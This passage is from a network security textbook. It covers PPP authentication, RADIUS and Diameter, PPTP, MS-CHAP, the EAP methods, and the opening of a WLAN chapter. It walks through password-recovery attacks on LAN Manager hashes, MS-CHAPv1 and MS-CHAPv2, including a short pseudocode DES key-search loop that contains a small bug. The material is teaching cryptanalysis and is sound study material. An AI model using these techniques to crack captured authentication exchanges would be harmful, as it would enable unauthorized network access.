23. Santesson, S., Myers, M., Ankney, R., Malpani, A., Galperin, S., Adams, C.: X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP. RFC 6960 (Proposed Standard) (2013). DOI 10.17487/RFC6960. URL <https://www.rfc-editor.org/rfc/rfc6960.txt>. Updated by RFC 8954
24. Stevens, M., Lenstra, A.K., de Weger, B.: Chosen-prefix collisions for MD5 and colliding X.509 certificates for different identities. In: M. Naor (ed.) Advances in Cryptology – EUROCRYPT 2007, *Lecture Notes in Computer Science*, vol. 4515, pp. 1–22. Springer, Heidelberg, Germany, Barcelona, Spain (2007). DOI 10.1007/978-3-540-72540-4_1



Chapter 5

Point-to-Point Security

Abstract The task of the link layer is the reliable transmission of *data frames* between two active network components over a uniform physical medium, e.g., a direct copper wire connection or a radio frequency [29]. The *Point-to-Point Protocol* (PPP) has scalable and field-tested authentication options. Using the client-server architecture of RADIUS – the best-known example of authentication, authorization, and accounting protocol (AAA) – and the Password Authentication Protocol (PAP), ISPs can manage millions of customers and generate invoices. The *Point-to-Point Tunneling Protocol* (PPTP) extends PPP for Internet-wide connections and adds new authentication options and encryption. Mudge and Schneier [24] described severe security gaps in PPTPv1. Although version 1 is long outdated, it provides a prime example of the dangers of favoring *backward compatibility* over security. Even the second version of PPTP suffered from backward compatibility problems: Moxie Marlinspike and David Hulton [19] have shown that PPTPv2 can be broken with a complexity of only 2^{56} .

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Presentation layer		
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1 Physical layer	Link layer	

Fig. 5.1 TCP/IP Layer Model: Point-to-Point Protocol (PPP)

5.1 Point-to-Point Protocol

The *Point-to-Point Protocol* (PPP) was published in 1994 as RFC 1661 [28]. It requires a full-duplex connection (simultaneous data transport in both directions must be possible) between two hosts, such as ISDN, DSL, or a modem connection. Internet Service Providers (ISPs) use PPP to connect their customers to the Internet, and companies offer their field staff PPP dial-up connections to the corporate network. In-home routers, which act as a gateway to the Internet in many private households, *PPP over Ethernet* (PPPoE) is used as the dial-up protocol via DSL. PPP supports various network layer protocols, including the Internet Protocol (IP).

A PPP connection is established as follows:

1. **LCP protocol:** PPP parameters are negotiated, e.g., data rate and frame size.
2. **Authentication:** PPP clients are authenticated using PAP or CHAP (see below).
3. **NCP protocol:** Network layer protocol parameters are negotiated, e.g., temporary IPv4 addresses.
4. **Utility Protocol:** PPP frames containing the chosen network layer packets (e.g., IP packets) are exchanged.

We are interested in step 2, the authentication of the PPP client.

5.1.1 PPP Authentication

For authentication in PPP, *Password Authentication Protocol* (PAP) [18] or *Challenge Handshake Authentication Protocol* (CHAP) [27] can be used. Additional proprietary authentication protocols can be integrated via the *Extensible Authentication Protocol* interface (EAP).

PAP The *Password Authentication Protocol* (PAP) is a username/password protocol (subsection 4.1.1). The client sends the pair $(ID, \text{password})$ in plaintext. A Network Access Server (NAS) checks the hash of the password against the hash value stored locally.

CHAP The *Challenge Handshake Authentication Protocol* (CHAP) is a typical challenge and response protocol (subsection 4.2.2). It requires that the client and NAS share a common secret *secret*. The NAS sends a *challenge* message to the client. The client calculates

$$\text{response} \leftarrow \text{hash}(\text{secret}, \text{challenge})$$

and sends *response* to the NAS. The NAS checks whether

$$\text{response} = \text{hash}(\text{secret}, \text{challenge})$$

The hash algorithm specified in RFC 1994 [27] is MD5. Any other algorithm can, however, easily replace it.

5.1.2 PPP Extensions

For PPP, many extensions have been specified [2]. In this book, we will consider extensions for the “prolongation” of PPP on the Internet ([13, 30]; section 5.3) and extensions of the PPP authentication methods [35, 26] in the *PPP Extensible Authentication Framework* (EAP) ([3]; section 5.6).

5.2 Authentication, Authorization and Accounting (AAA)

Authentication, Authorization and Accounting (AAA) are required to be able to bill customers. Each customer has an identity (Authentication), with which certain rights (Authorization) and an invoice account (Accounting) are connected. Here we are only interested in the authentication phase, where the customer has to prove that he has the claimed identity. RADIUS and its successor Diameter [11] define generic architectures that may host various authentication protocols.

RADIUS *Remote Authentication Dial-In User Service* (RADIUS) [23, 21, 34, 36, 22] is a client-server solution where the RADIUS client runs on the NAS. The RADIUS client communicates with a RADIUS server that checks AAA (Figure 5.2).




Fig. 5.2 RADIUS architecture, here with PAP authentication.

The connection between the customer and the ISP’s NAS (e.g., a DSL connection) is usually controlled by the ISP, so no cryptographic protection is specified here. On the other hand, the connection between NAS/RADIUS client and the RADIUS server may use an Internet connection. Thus the confidentiality of the PAP passwords must be preserved [16]. A unique encryption algorithm was specified for RADIUS, described in [17].

RADIUS supports various authentication protocols, which run between the customer and the RADIUS server – the NAS only relays the authentication messages and encrypts them. PAP is depicted in Figure 5.2; CHAP requires a challenge from the RADIUS server. Besides these two, OTP protocols (subsection 4.2.1) and various EAP protocols (section 5.6) play an important role.

Diameter The Diameter protocol [11] is an extension of RADIUS that uses TCP instead of UDP. For example, this change allows using TLS to secure communication. The range of features has also been extended compared to RADIUS.

TACACS+ This proprietary AAA protocol from Cisco also uses TCP for communication and provides better separation of the three components in AAA [8].

5.3 Point-to-Point Tunneling Protocol (PPTP)

Company networks are protected against unauthorized access – authentication is required to pass perimeter security. Single applications can be accessed via TLS or SSH. If direct access to the network is necessary, typically a *Virtual Private Network* (VPN) is used (subsection 8.1.6). VPN access can be realized via IPsec (chapter 8), OpenVPN (section 8.10.1) or via PPP extensions like PPTP.

PPP based VPN Two major companies developed PPP based VPNs simultaneously: Microsoft the *Point-to-Point Tunneling Protocol* (PPTP, RFC 2637 [13]), and Cisco the *Layer 2 Forwarding Protocol* (L2F, RFC 2341 [31]). As an attempt to combine both proposals, the *Layer 2 Tunneling Protocol* (L2TP, RFC 2661 [30]) was proposed.

PPTP PPTP extends PPP using *Generic Routing Encapsulation* (GRE; [14]), a protocol used between routers to establish IP-in-IP tunnels. Control messages are transmitted using TCP. Encryption and authentication occur at the PPP level (*link encryption*), meaning that the PPP payload is encrypted. Using MS-CHAP, the cryptographic keys used to authenticate the client and encrypt the payloads are derived from the password known to the client and NAS.

PPTP Authentication Options Originally, there were three different options for authentication and encryption in PPTP:

1. **PAP:** Send password in cleartext to authenticate the client. Here no encryption is possible.
2. **Hashed PAP:** Send two password hash values; these hash values are computed using Microsoft's LAN Manager Hash (Figure 5.3) and WinNT hash algorithms. Again, no encryption is possible.
3. **MS-CHAP [35]:** The two hash values are used as DES keys to encrypt the challenge; the two resulting ciphertexts are the response (Figure 5.4). This is the only authentication option where encryption is possible.

For MS-CHAP, there is also a version 2 [33] which is described in section 5.5.

5.4 The PPTP attack by Schneier and Mudge

For MS-CHAP, Microsoft reused hash functions already implemented in the Windows operating systems: The WinNT hash algorithm available from Windows NT onwards and the older LAN Manager Hash (LMH). The main reason for this choice was *backward compatibility*; however, this introduced severe vulnerabilities in Hashed PAP and MS-CHAP.

In 1998, Bruce Schneier and Peter Mudge [24] were able to prove that PPTP (then in version 1) allows for very efficient attacks in all three authentication options: A passive attacker who eavesdrops on the communication between the PPTP client and the NAS can compute the secret password.

5.4.1 Attack on Hashed PAP

Calculation of LMH hash The LMH hash value of a password is computed as follows (Figure 5.3):

1. Variable-length passwords are transformed into 14-byte passwords. If the password is longer, the remaining characters will be deleted. If the password is shorter, zero bytes are appended.
2. All alphabetical characters are converted to uppercase.
3. The transformed password is split into two 7-byte halves.
4. After adding the necessary parity check bits, the two 7-byte halves are used to encrypt a constant value.
5. The concatenation of the two resulting ciphertexts forms the hash value.




Fig. 5.3 Calculation of LAN Manager hash.

Dictionary attack Dictionary attacks are easy for LMH:

- No salt is used.

- Passwords can never be longer than 14 bytes because all bytes from the 15th character are not used. This also applies to the WinNT hash.
- Usually, passwords are shorter than 14 characters. By padding with zeros, there is a standard method of extension that does not increase the size of the dictionary.
- The conversion from lower case to upper case letters reduces the size of the dictionary considerably.
- Splitting the dictionary into two 7-byte halves allows using two much smaller dictionaries. One dictionary consists of the 7 first characters of each converted original password and the second dictionary of the last 7 characters.

As a result of a successful dictionary attack, we get the modified password, which consists of the first 14 characters of the actual password in upper case. The correct upper and lower case password can then be determined with the WinNT hash value by trying all possible 2^{14} variants.

Listing 5.1 List of ASCII characters in ASCII-32-65-123-4. The first character is the blank.

```
! "#$%&' ()*+, -./@ABCDEFHijklmnOPQRStuvwxyz
[\]^_`{|}~
```

Rainbow table attack Rainbow tables can also be used very efficiently to calculate the two 7-character passwords. On the one hand, the number of characters that may occur in an LMH password is minimal: Only the character set ASCII-32-65-123-4 (Listing 5.1) is allowed. On the other hand, the maximum length of seven characters results in very compact rainbow tables: a pre-calculated rainbow table of size 27 GB, which covers 99.9% of all possible character combinations, can be downloaded from [1].

5.4.2 Attack on MS-CHAP

The computation of the response in MS-CHAPv1 [35] is shown in Figure 5.4. Two different responses are calculated: one with the LMH hash of the password and one with the WinNT hash. In both cases, the following steps are performed:

1. The 16-byte hash value is extended to 21 bytes by appending 5 zero bytes.
2. This value is divided into three parts of 7 bytes each (corresponding to 56 bits). Each of these parts is used as a DES key to encrypt the challenge.
3. The result is three times 8 bytes, which are returned as a 24-byte response.

To describe the attack of Schneier and Mudge, we have to introduce some notation: The 14 bytes of the password are P_0, \dots, P_{13} . The LMH value is H_0, \dots, H_{20} , where $H_{16} = \dots = H_{20} = 0$. The 24 bytes of the LMH response are R_0, \dots, R_{23} . The attack is based on the observation that the three 8-byte blocks of the response are calculated independently of each other with different bytes of the hash value. The attack proceeds as follows:




Fig. 5.4 Calculation of the response using the password in MS-CHAP. The zeros appended to the hash values each represent a zero byte.

1. An exhaustive key search is performed over all 2^{16} possible values for H_{14} and H_{15} . The correct values are found when the DES encryption of the challenge with key $H_{14}|H_{15}|0|0|0|0|0$ returns $R_{16}| \dots |R_{23}$.
2. A dictionary attack to determine P_7, \dots, P_{13} is performed with the dictionary for the DES encryption on the right in Figure 5.3. Only those entries are retained where the two rightmost bytes of the hash value are identical to H_{14} and H_{15} . The size of the remaining dictionary will be reduced by a factor of 2^{16} .
3. The remaining candidates for P_7, \dots, P_{13} can be tested as follows:
 - For each candidate P_7, \dots, P_{13} calculate the value $H_8, \dots, H_{13}, H_{14}, H_{15}$, where H_{14} and H_{15} are fixed.
 - For each of the 2^8 possible values of H_7 encrypt the challenge with $H_7|H_8| \dots |H_{13}$. If the result is equal to $R_8| \dots |R_{15}$, then H_7 and thus also P_7, \dots, P_{13} are almost certainly the correct values.
 - If no possible value for H_7 provides the desired result, then the candidate is removed from the dictionary.
4. If P_7, \dots, P_{13} are known, then P_0, \dots, P_6 can again be determined by a dictionary attack, this time using the dictionary for the DES encryption on the left in Figure 5.3. We reduce the size of this dictionary by deleting all passwords whose LMH value does not have H_7 as the last byte. For each remaining candidate, we first calculate H_0, \dots, H_6 and then use this value to encrypt the challenge. The correct password is found if this encryption returns R_0, \dots, R_7 .
5. After this step, we know the uppercase version of the original password. Again, the original password can be determined by testing all uppercase-lowercase variants, at most 2^{14} .

Once we know the original password, we know all secrets shared between the PPTP client and the NAS server. Hence we can also deduce the encryption keys and decrypt the exchanged ciphertexts.

5.5 PPTPv2

In response to [24], PPTP version 2 was specified. The LMH hash function was removed in this version. It was also strongly recommended to use “secure” passwords to prevent dictionary attacks. However, security concerns were raised shortly after its release [25].




Fig. 5.5 MS-CHAPv2 mutual authentication protocol.

MS-CHAPv2 For strong authentication, PPTPv2 now uses MS-CHAPv2 [33] (Figure 5.5). It provides mutual authentication; however, for an attacker to gain access to a protected network, it is sufficient to break client authentication. PPTP client and NAS exchange four messages:

1. With the Hello message, the client requests the server challenge.
2. The NAS randomly chooses 16 bytes and returns them in the ServerChallenge.
3. The client also selects 16 random bytes and computes the ChallengeHash from the two random values and its username using SHA-1. The first 8 bytes of this value are used as plaintext input to DES encryption. A second hash value is computed with the password as the input to the MD4 hash function. This second hash value is padded to a length of 21 bytes by adding 5 zero bytes. The three 7-byte blocks of this PaddedNTHash are used as keys for three DES encryptions. The

concatenation of the three ciphertexts forms the ClientResponse. This response and the random client challenge are then sent to the NAS.

4. The NAS computes the NTHashHash by applying MD4 to the hash of the password, which is stored in its database. A second hash value is computed on this first one, plus the client challenge and a constant value. The ServerResponse returns this second hash value and repeats the client challenge.

Some strange design decisions were made for MS-CHAPv2. Two different hash functions are used, and MD4 was known to be broken at that time [9] – so why not only use SHA-1, which was considered secure back then? Although this had been exploited in the attack on PPTPv1, padding with zero bytes is again used. And instead of using HMAC-SHA1 to compute the ClientResponse, the DES-based MAC from the deprecated LMH was used.

The Marlinspike-Hulton attack The most crucial goal of MS-CHAPv2 is to authenticate clients who want to access a protected network. Taking dictionary and rainbow table attacks into account, users were urged to use long and random client passwords, and computations on the security of PPTPv2 were made based on the length of these passwords. However, in 2012, Moxie Marlinspike and David Hulton [19] showed that PPTPv2 can always be broken with a complexity of only 2^{56} , regardless of the length or strength of the used passwords.

Their first observation was that it is sufficient for an attacker to be able to compute the ClientResponse for arbitrary ServerChallenge messages. To compute the cleartext input to the three DES functions, only values known to the attacker are needed: The ServerChallenge is sent in the clear by the server, the ClientChallenge can be chosen by the attacker, and we assume that usernames are public. Only the DES keys depend on the secret password. Moreover, for a fixed password, the DES keys are static, *so it is sufficient to compute the three DES keys*.

To learn the three DES keys, the attacker records a single successful execution of MS-CHAPv2 for the user to be impersonated. From this recorded protocol exchange, he extracts ServerChallenge, ClientChallenge and ClientResponse. He then computes ChallengeHash and gets the three plaintexts he needs to perform an exhaustive key search against the three ciphertexts contained in ClientResponse.

- He can compute the key bytes NTHash[14,15] from ChallengeHash[0,...,7] and ClientResponse[16,...,23], with a maximum of 2^{16} attempts, since five bytes of the DES key are indeed zeros.
- The DES keys NTHash[7,...,13] and NTHash[0,...,6] can be calculated in parallel with complexity 2^{56} using the code from Listing 5.2. For this we set `plaintext=ChallengeHash[0,...,7]`, `ciphertext1=ClientResponse[0,...,7]` and `ciphertext2=ClientResponse[8,...,15]`.

Listing 5.2 Pseudocode for calculating the first two DES keys in MS-CHAPv2. The index i is considered a 56-bit string, which is expanded by the DES function with 8 parity bits.

```
keyOne = NULL; KeyTwo = NULL;
for (int i=0;i<2^56;i++) {
    result = DES(i,plaintext);
```

```

    if (result == ciphertext1) keyOne = result;
    else if (result == ciphertext2) keyTwo = result;
}

```

Since MS-CHAPv2 can be broken with complexity 2^{56} even if secure passwords with significantly more entropy are chosen, PPTPv2 can no longer be considered secure.

5.6 EAP Protocols

MS-CHAP and MS-CHAPv2 differ from CHAP – they extend the authentication features of PPP. Consequently, a framework was created for PPP within which any authentication protocol can be used: the *Extensible Authentication Protocol* standard (EAP, [3]). A variety of EAP protocols were subsequently proposed – we will introduce the most important ones below. Today, the EAP concept is also used in other contexts, most notably in WLAN environments (section 6.5).

Lightweight Extensible Authentication Protocol (LEAP) The *Lightweight Extensible Authentication Protocol* (LEAP) was developed by Cisco and is integrated into many WLAN devices [7]. In essence, LEAP is a modified version of MS-CHAP and should no longer be used due to known security flaws [32].

EAP-TLS *EAP-TLS* [26] uses the TLS handshake with client authentication (chapter 10) to authenticate both client and NAS. Both parties need an X.509 certificate, so EAP-TLS requires more configuration effort on the client side than other EAP protocols.

EAP-TTLS *EAP-TTLS* is another variant of using TLS in the EAP environment [12]. Unlike EAP-TLS, the use of client certificates is optional. The additional “T” stands for “tunneled” because, typically, the client authenticates by sending its password through a TLS tunnel.

EAP-FAST *Flexible Authentication via Secure Tunneling* (EAP-FAST) was developed by Cisco as the successor to LEAP [6] and is also based on TLS. FAST consists of two phases: a TLS handshake with two-way authentication and EAP authentication within the established TLS tunnel.

Other EAP Methods EAP-MD5 is essentially CHAP with MD5 as hash function [5]. EAP-POTP uses one-time passwords and was developed by RSA Laboratories [20]. EAP-PSK describes a method to perform mutual authentication and key derivation using a pre-shared key [4]. EAP-PWD is a method to enable secure authentication even with “bad” passwords [15]. Other EAP methods are described in section 7.5.

Related Work

For PPTP with MS-CHAPv1, the seminal paper by Bruce Schneier and Mudge [24] exemplified the dangers of backward compatibility design choices for security. For MS-CHAPv2, it took some more time to understand these security implications fully. Bruce Schneier, Mudge, and David Wagner started the analysis in [25]. In [10], dictionary attacks on MS-CHAPv2 are studied. A different approach to PPTP was taken in [17]: The focus was not MS-CHAP but the use of RADIUS in combination with PPTP.

Problems

5.1 PPTPv1: Dictionary Attack

Suppose all PPTP clients use randomly generated strong passwords from the character set ascii-32-65-123-4. Can you calculate the size of a complete dictionary for an attack?

5.2 PPTPv1: Rainbow Tables

Is there a difference in using weak or strong passwords when considering rainbow table-based attacks? Why are rainbow tables so efficient in calculating LMH passwords?

5.3 MS-CHAPv1: DES as a one-way function

A significant problem in the construction of the LMH response is the difference between the size of the DES keys (7 bytes) and the size of the DES output (8 bytes). Would it make sense to exchange the roles of the challenge and the LMH hash value?

5.4 MS-CHAPv2: Cryptographic Primitives

In MS-CHAPv2, three cryptographic primitives are used: DES, MD4, and SHA-1. Without extending this set of primitives, and thus without requiring to write new code for new cryptographic primitives: Can you design a *secure* challenge-and-response protocol?

References

1. List of rainbow tables. <https://project-rainbowcrack.com/table.htm>. URL <https://project-rainbowcrack.com/table.htm>
2. Point-to-point protocol extensions (pppext). <https://datatracker.ietf.org/wg/pppext/documents/>
3. Aboba, B., Blunk, L., Vollbrecht, J., Carlson, J., Levkowetz (Ed.), H.: Extensible Authentication Protocol (EAP). RFC 3748 (Proposed Standard) (2004). DOI 10.17487/RFC3748. URL <https://www.rfc-editor.org/rfc/rfc3748.txt>. Updated by RFCs 5247, 7057

4. Bersani, F., Tschofenig, H.: The EAP-PSK Protocol: A Pre-Shared Key Extensible Authentication Protocol (EAP) Method. RFC 4764 (Experimental) (2007). DOI 10.17487/RFC4764. URL <https://www.rfc-editor.org/rfc/rfc4764.txt>
5. Blunk, L., Vollbrecht, J.: PPP Extensible Authentication Protocol (EAP). RFC 2284 (Proposed Standard) (1998). DOI 10.17487/RFC2284. URL <https://www.rfc-editor.org/rfc/rfc2284.txt>. Obsoleted by RFC 3748, updated by RFC 2484
6. Cam-Winget, N., McGrew, D., Salowey, J., Zhou, H.: The Flexible Authentication via Secure Tunneling Extensible Authentication Protocol Method (EAP-FAST). RFC 4851 (Informational) (2007). DOI 10.17487/RFC4851. URL <https://www.rfc-editor.org/rfc/rfc4851.txt>. Updated by RFC 8996
7. Cisco: Cisco LEAP. http://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1200-series/prod_qas0900aecd801764f1.html. Accessed: 2014-03-10
8. Dahm, T., Ota, A., Gash, D.M., Carrel, D., Grant, L.: The tacacs+ protocol, draft-ietf-opsawg-tacacs-13 (2019). URL <https://datatracker.ietf.org/doc/draft-ietf-opsawg-tacacs/>
9. Dobbertin, H.: Cryptanalysis of MD4. In: D. Gollmann (ed.) Fast Software Encryption – FSE'96, *Lecture Notes in Computer Science*, vol. 1039, pp. 53–69. Springer, Heidelberg, Germany, Cambridge, UK (1996). DOI 10.1007/3-540-60865-6_43
10. Eisinger, J.: Exploiting known security holes in microsoft's pptp authentication extensions (ms-chapv2). University of Freiburg.[cit. 2008-27-05] Dostupné (2001)
11. Fajardo (Ed.), V., Arkko, J., Loughney, J., Zorn (Ed.), G.: Diameter Base Protocol. RFC 6733 (Proposed Standard) (2012). DOI 10.17487/RFC6733. URL <https://www.rfc-editor.org/rfc/rfc6733.txt>. Updated by RFCs 7075, 8553
12. Funk, P., Blake-Wilson, S.: Extensible Authentication Protocol Tunneled Transport Layer Security Authenticated Protocol Version 0 (EAP-TTLSv0). RFC 5281 (Informational) (2008). DOI 10.17487/RFC5281. URL <https://www.rfc-editor.org/rfc/rfc5281.txt>. Updated by RFC 8996
13. Hamzeh, K., Pall, G., Verthein, W., Taarud, J., Little, W., Zorn, G.: Point-to-Point Tunneling Protocol (PPTP). RFC 2637 (Informational) (1999). DOI 10.17487/RFC2637. URL <https://www.rfc-editor.org/rfc/rfc2637.txt>
14. Hanks, S., Li, T., Farinacci, D., Traina, P.: Generic Routing Encapsulation (GRE). RFC 1701 (Informational) (1994). DOI 10.17487/RFC1701. URL <https://www.rfc-editor.org/rfc/rfc1701.txt>
15. Harkins, D., Zorn, G.: Extensible Authentication Protocol (EAP) Authentication Using Only a Password. RFC 5931 (Informational) (2010). DOI 10.17487/RFC5931. URL <https://www.rfc-editor.org/rfc/rfc5931.txt>. Updated by RFC 8146
16. Hill, J.: An Analysis of the RADIUS Authentication Protocol (2001). <http://www.untruth.org/~josh/security/radius/radius-auth.html>
17. Horst, M., Grothe, M., Jager, T., Schwenk, J.: Breaking PPTP VPNs via RADIUS encryption. In: S. Foresti, G. Persiano (eds.) CANS 16: 15th International Conference on Cryptology and Network Security, *Lecture Notes in Computer Science*, vol. 10052, pp. 159–175. Springer, Heidelberg, Germany, Milan, Italy (2016). DOI 10.1007/978-3-319-48965-0_10
18. Lloyd, B., Simpson, W.: PPP Authentication Protocols. RFC 1334 (Proposed Standard) (1992). DOI 10.17487/RFC1334. URL <https://www.rfc-editor.org/rfc/rfc1334.txt>. Obsoleted by RFC 1994
19. Marlinspike, M., Hulton, D.: Divide and Conquer: Cracking MS-CHAPv2 with a 100% success rate. <https://www.cloudcracker.com/blog/2012/07/29/cracking-ms-chap-v2/> (2012). Accessed: 2014-03-04
20. Nystroem, M.: The EAP Protected One-Time Password Protocol (EAP-POTP). RFC 4793 (Informational) (2007). DOI 10.17487/RFC4793. URL <https://www.rfc-editor.org/rfc/rfc4793.txt>
21. Rigney, C.: RADIUS Accounting. RFC 2866 (Informational) (2000). DOI 10.17487/RFC2866. URL <https://www.rfc-editor.org/rfc/rfc2866.txt>. Updated by RFCs 2867, 5080, 5997

22. Rigney, C., Willats, W., Calhoun, P.: RADIUS Extensions. RFC 2869 (Informational) (2000). DOI 10.17487/RFC2869. URL <https://www.rfc-editor.org/rfc/rfc2869.txt>. Updated by RFCs 3579, 5080
23. Rigney, C., Willens, S., Rubens, A., Simpson, W.: Remote Authentication Dial In User Service (RADIUS). RFC 2865 (Draft Standard) (2000). DOI 10.17487/RFC2865. URL <https://www.rfc-editor.org/rfc/rfc2865.txt>. Updated by RFCs 2868, 3575, 5080, 6929, 8044
24. Schneier, B., Mudge: Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP). In: ACM Conference on Computer and Communications Security, pp. 132–141 (1998)
25. Schneier, B., Mudge, Wagner, D.: Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2). In: CQRE, pp. 192–203 (1999)
26. Simon, D., Aboba, B., Hurst, R.: The EAP-TLS Authentication Protocol. RFC 5216 (Proposed Standard) (2008). DOI 10.17487/RFC5216. URL <https://www.rfc-editor.org/rfc/rfc5216.txt>. Updated by RFCs 8996, 9190
27. Simpson, W.: PPP Challenge Handshake Authentication Protocol (CHAP). RFC 1994 (Draft Standard) (1996). DOI 10.17487/RFC1994. URL <https://www.rfc-editor.org/rfc/rfc1994.txt>. Updated by RFC 2484
28. Simpson (Ed.), W.: The Point-to-Point Protocol (PPP). RFC 1661 (Internet Standard) (1994). DOI 10.17487/RFC1661. URL <https://www.rfc-editor.org/rfc/rfc1661.txt>. Updated by RFC 2153
29. Tanenbaum, A.S., Wetherall, D.: Computer networks, 5th Edition. Pearson (2011). URL <https://www.worldcat.org/oclc/698581231>
30. Townsley, W., Valencia, A., Rubens, A., Pall, G., Zorn, G., Palter, B.: Layer Two Tunneling Protocol “L2TP”. RFC 2661 (Proposed Standard) (1999). DOI 10.17487/RFC2661. URL <https://www.rfc-editor.org/rfc/rfc2661.txt>
31. Valencia, A., Littlewood, M., Kolar, T.: Cisco Layer Two Forwarding (Protocol) “L2F”. RFC 2341 (Historic) (1998). DOI 10.17487/RFC2341. URL <https://www.rfc-editor.org/rfc/rfc2341.txt>
32. Wright, J.: Weaknesses in LEAP Challenge/Response. <http://asleap.sourceforge.net/asleap-defcon.pdf>. Accessed: 2014-03-10
33. Zorn, G.: Microsoft PPP CHAP Extensions, Version 2. RFC 2759 (Informational) (2000). DOI 10.17487/RFC2759. URL <https://www.rfc-editor.org/rfc/rfc2759.txt>
34. Zorn, G., Aboba, B., Mitton, D.: RADIUS Accounting Modifications for Tunnel Protocol Support. RFC 2867 (Informational) (2000). DOI 10.17487/RFC2867. URL <https://www.rfc-editor.org/rfc/rfc2867.txt>
35. Zorn, G., Cobb, S.: Microsoft PPP CHAP Extensions. RFC 2433 (Informational) (1998). DOI 10.17487/RFC2433. URL <https://www.rfc-editor.org/rfc/rfc2433.txt>
36. Zorn, G., Leifer, D., Rubens, A., Shriver, J., Holdrege, M., Goyret, I.: RADIUS Attributes for Tunnel Protocol Support. RFC 2868 (Informational) (2000). DOI 10.17487/RFC2868. URL <https://www.rfc-editor.org/rfc/rfc2868.txt>. Updated by RFC 3575



Chapter 6

Wireless LAN (WLAN)

Abstract Wireless networks are a classic application area of cryptography. Since any receiving device can record radio signals within range, the confidentiality of data can only be guaranteed by encryption. After a short introduction to LAN technologies and LAN-specific attacks, we will have a closer look at three generations of WLAN security technologies. Although WEP is known to be insecure and should no longer be deployed, we described the attacks on WEP in detail. This is because the Fluhrer-Mantin-Shamir attack provides a prime example of why long-lived keys should not be used directly to encrypt data. The development of WPA shows how to migrate an insecure system step-by-step to a more secure state. The KRACK attack on WPA2 exemplifies the influence of network technologies (in this case, UDP) on system security. Finally, the Dragonfly handshake from WPA3 is a new approach to using low-entropy passwords to establish authenticated session keys. Detailed information on LAN technologies can be found in textbooks on computer networks, e.g., [20].

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Presentation layer		
5 Session Layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer	Link layer	Ethernet, Token Ring, PPP, FDDI,
1 Physical layer		IEEE 802.3/802.11

Fig. 6.1 TCP/IP Layer Model: Local Area Networks

6.1 Local Area Network (LAN)

A WLAN is a particular form of a *Local Area Network* (LAN). These will be briefly introduced here, together with LAN-specific attacks. The Institute of Electrical and Electronics Engineers (IEEE; <https://www.ieee.org/>) coordinates standardization in the field of LAN technologies. The adopted standards are published in the IEEE 802 series.

6.1.1 Ethernet and other LAN Technologies

A *Local Area Network* (LAN) connects spatially adjacent devices. These devices share a common physical communication medium (copper wire, fiber optics, radio frequency). Data can be sent to specific devices using *Media Access Control* (MAC) addresses. These MAC addresses are unique worldwide and are entered during production.

If a shared physical medium is used (coaxial cable, radio frequency), devices must synchronize who is allowed to use this medium for data transmission. Various solutions have been developed. In token-ring networks [4], a send token is passed on between devices. The most successful LAN technology, *Ethernet* (IEEE 802.3; [7]), is based on (partial) anarchy. Every device is allowed to send anytime, but if a collision is detected (i.e., two messages have been sent simultaneously), all devices involved must cooperate to resolve the problem. To do so, each device waits for a randomly chosen time interval before trying to resend the message. Ethernet developed from using a fully shared broadcast medium (coaxial cable) through structured cabling (Ethernet hubs) to a switched network (Ethernet switches).

